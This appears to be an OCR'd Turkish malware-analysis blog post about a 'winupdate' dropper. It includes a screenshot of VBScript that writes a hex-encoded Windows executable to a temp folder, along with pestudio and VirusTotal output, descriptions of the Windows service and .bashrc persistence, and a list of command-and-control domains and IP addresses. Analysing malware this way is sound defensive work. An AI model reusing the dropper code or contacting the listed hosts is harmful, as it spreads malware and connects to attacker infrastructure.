

root@remnux: /home/remnux/Desktop/pol/ctf9/binaries
File Edit Tabs Help
GNU nano 2.5.3 File: winupdate
Function rghZTnoL()
PUafLjoslThWi = "4d5a900003000000040000000ffff0000b800000000000000
Dim KiqAAVJhIbV
Set KiqAAVJhIbV = CreateObject("Scripting.FileSystemObject")
Dim DpASzuGgnVP
Dim HpFyGnSFReBwh
Dim qWUWMjurYepcHA
Dim ZsdoEeRUhfgTXaE
Set HpFyGnSFReBwh = KiqAAVJhIbV.GetSpecialFolder(2)
ZsdoEeRUhfgTXaE = HpFyGnSFReBwh & "\" & KiqAAVJhIbV.GetTempName(
KiqAAVJhIbV.CreateFolder(ZsdoEeRUhfgTXaE)
qWUWMjurYepcHA = ZsdoEeRUhfgTXaE & "\" & "YNpcbVEoyAng.exe"
Set DpASzuGgnVP = KiqAAVJhIbV.CreateTextFile(qWUWMjurYepcHA, true
For i = 1 to Len(PUafLjoslThWi) Step 2
DpASzuGgnVP.Write Chr(CLng("&H" & Mid(PUafLjoslThWi,i,2)))
Next
DpASzuGgnVP.Close
Dim hYNRYAoaVHPcHnJ
[Read 27 lines]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To
03:27







24 Mart 2015 tarihinde derlenen Winupdate programı çalıştırıldıktan sonra WMIC işlemine (process) kendisini enjekte ettiğini ve ardından %temp% klasörü altında AdobeUpd.exe (sha1:013E276E46732F2B8D4CC0489886B6CCE7C229A4) ve AdobeUpdate.exe (sha1:A8B1C28D3F6D977F9D2ABF386197C57DE67667A6) dosyalarını oluşturduğunu gördüm.



pestudio 8.54 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\polgov\binaries\winupdate.exe
indicators (8/17)
virustotal (39/55 - 21.11.2016)
dos-stub (136 bytes)
file-header (20 bytes)
optional-header (224 bytes)
directories (4/15)
sections (3)
libraries (1)
imports (4/112)
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
resources (Executable)
strings (283/7272)
debug (n/a)
manifest (n/a)
version (1/10)
certificate (n/a)
overlay (n/a)
property
value
signature
0x00004550
machine
Intel
sections
3
stamp
0x551152D9 (Tue Mar 24 14:04:41 2015)
PointerToSymbolTable
0x00000000
symbols
0x0000 (0)
SizeOfOptionalHeader
0x00E0 (224 bytes)
processor-32bit
true
Relocation stripped
true
Large Address aware
false
uniprocessor-only
false
system-image
false
dynamic-link library
false
executable
true
debug information stripped
false
if on a removable media, copy and run from the swap
false
if on a Network, copy and run from the swap
false



pestudio 8.54 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\polgov-ext\adobeupd.exe
indicators (3/10)
virustotal (7/57 - 21.11.2016)
dos-stub (120 bytes)
file-header (20 bytes)
optional-header (224 bytes)
directories (4/15)
sections (3)
libraries (1)
imports (4/65)
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
resources (2/7)
strings (30/275)
debug (n/a)
manifest (n/a)
version (1/9)
certificate (n/a)
overlay (n/a)
engine (57)
positiv (7)
date (dd.mm.y...
age (...
McAfee-GW-Edition
BehavesLike.Win32.Downloader.mz
21.11.2016
6
McAfee
Generic PWS.y
21.11.2016
6
Avira
TR/Siggen.juhli
21.11.2016
6
DrWeb
Trojan.Siggen7.6489
21.11.2016
6
NANO-Antivirus
Trojan.Win32.Mlw.eilmxp
21.11.2016
6
Avast
Win32:Malware-gen
21.11.2016
6
Bkav
clean
21.11.2016
6
MicroWorld-eScan
clean
21.11.2016
6
nProtect
clean
21.11.2016
6
CMC
clean
21.11.2016
6
CAT-QuickHeal
clean
21.11.2016
6
Malwarebytes
clean
21.11.2016
6
Zillya
clean
18.11.2016
9
SUPERAntiSpyware
clean
21.11.2016
6
TheHacker
clean
17.11.2016
10
K7GW
clean
21.11.2016
6
K7AntiVirus
clean
21.11.2016
6
Arcabit
clean
21.11.2016
6
TrendMicro
clean
21.11.2016
6
Baidu
clean
21.11.2016
6
F-Prot
clean
21.11.2016
6
Symantec
clean
21.11.2016
6
TotalDefense
clean
21.11.2016
6
TrendMicro-HouseCall
clean
21.11.2016
6
ClamAV
clean
21.11.2016
6
Kaspersky
clean
21.11.2016
6
BitDefender
clean
21.11.2016
6
ViRobot
clean
21.11.2016
6
Tencent
clean
21.11.2016
6
Ad-Aware
clean
21.11.2016
6
Emsisoft
clean
21.11.2016
6
Comodo
clean
21.11.2016
6
F-Secure
clean
21.11.2016
6



İlk olarak AdobeUpd.exe programını VB Decompiler aracı ile incelediğimde, çalıştırıldıktan sonra %TEMP%\AdobeUpdate.exe programını %WINDIR%\System32\AdobeUpdate.exe klasörüne kopyaladığını ve Windows yeniden başlatıldığında otomatik olarak çalışabilme adına AdobeUpdate servisi oluşturduğunu tespit ettim. Bu arada unixupdate programının Linux üzerinde çalıştırıldıktan sonra kendisini kullanıcının HOME dizini altına .unixupdate adı altında kopyaladığını ve bulunduğu dizini .bashrc dosyasının sonuna eklediğini de Linux kullanıcıları ile paylaşayım.








AdobeUpdate programı çalıştırıldıktan sonra kaynak koduna gömülü olan komuta kontrol merkezi sunucularına 80, 8080 ve 443 bağlantı noktalarından erişmeye çalışıyordu. İşin ilginç yanı ise haberleşmeye çalıştığı komuta kontrol merkezlerinden çoğunun Türkiye'de bulunmasıydı. IP adreslerine bağlanmaya çalıştığınızda da bu ip adreslerinden bazılarının DVR cihazlarına ait olduğunu görebiliyordunuz. Özellikle DDoS saldırılarında kullanılan IoTlerin hedeflenmiş saldırılarda da zıplama noktası olarak kullanılması sanırım bu saatten sonra kimseyi şaşırtmayacaktır.


Domain	Address	Country
zenzhu.twilightparadox.com	85.105.29.177	Turkey
daisen.jumpingcrab.com	85.105.29.177	Turkey
wudang.ignorelist.com	85.105.6.207	Turkey
89b5a6ded5dee757ff07.mooo.com	-	-
allegro.crabdance.com	85.105.6.207	Turkey
xinjua.ignorelist.com	83.212.118.85	Greece
anbroib.strangled.net	83.212.118.85	Greece
checkip.dyndns.org	216.146.43.70	United States


Contacted Hosts

Download Contacted Hosts (CSV)

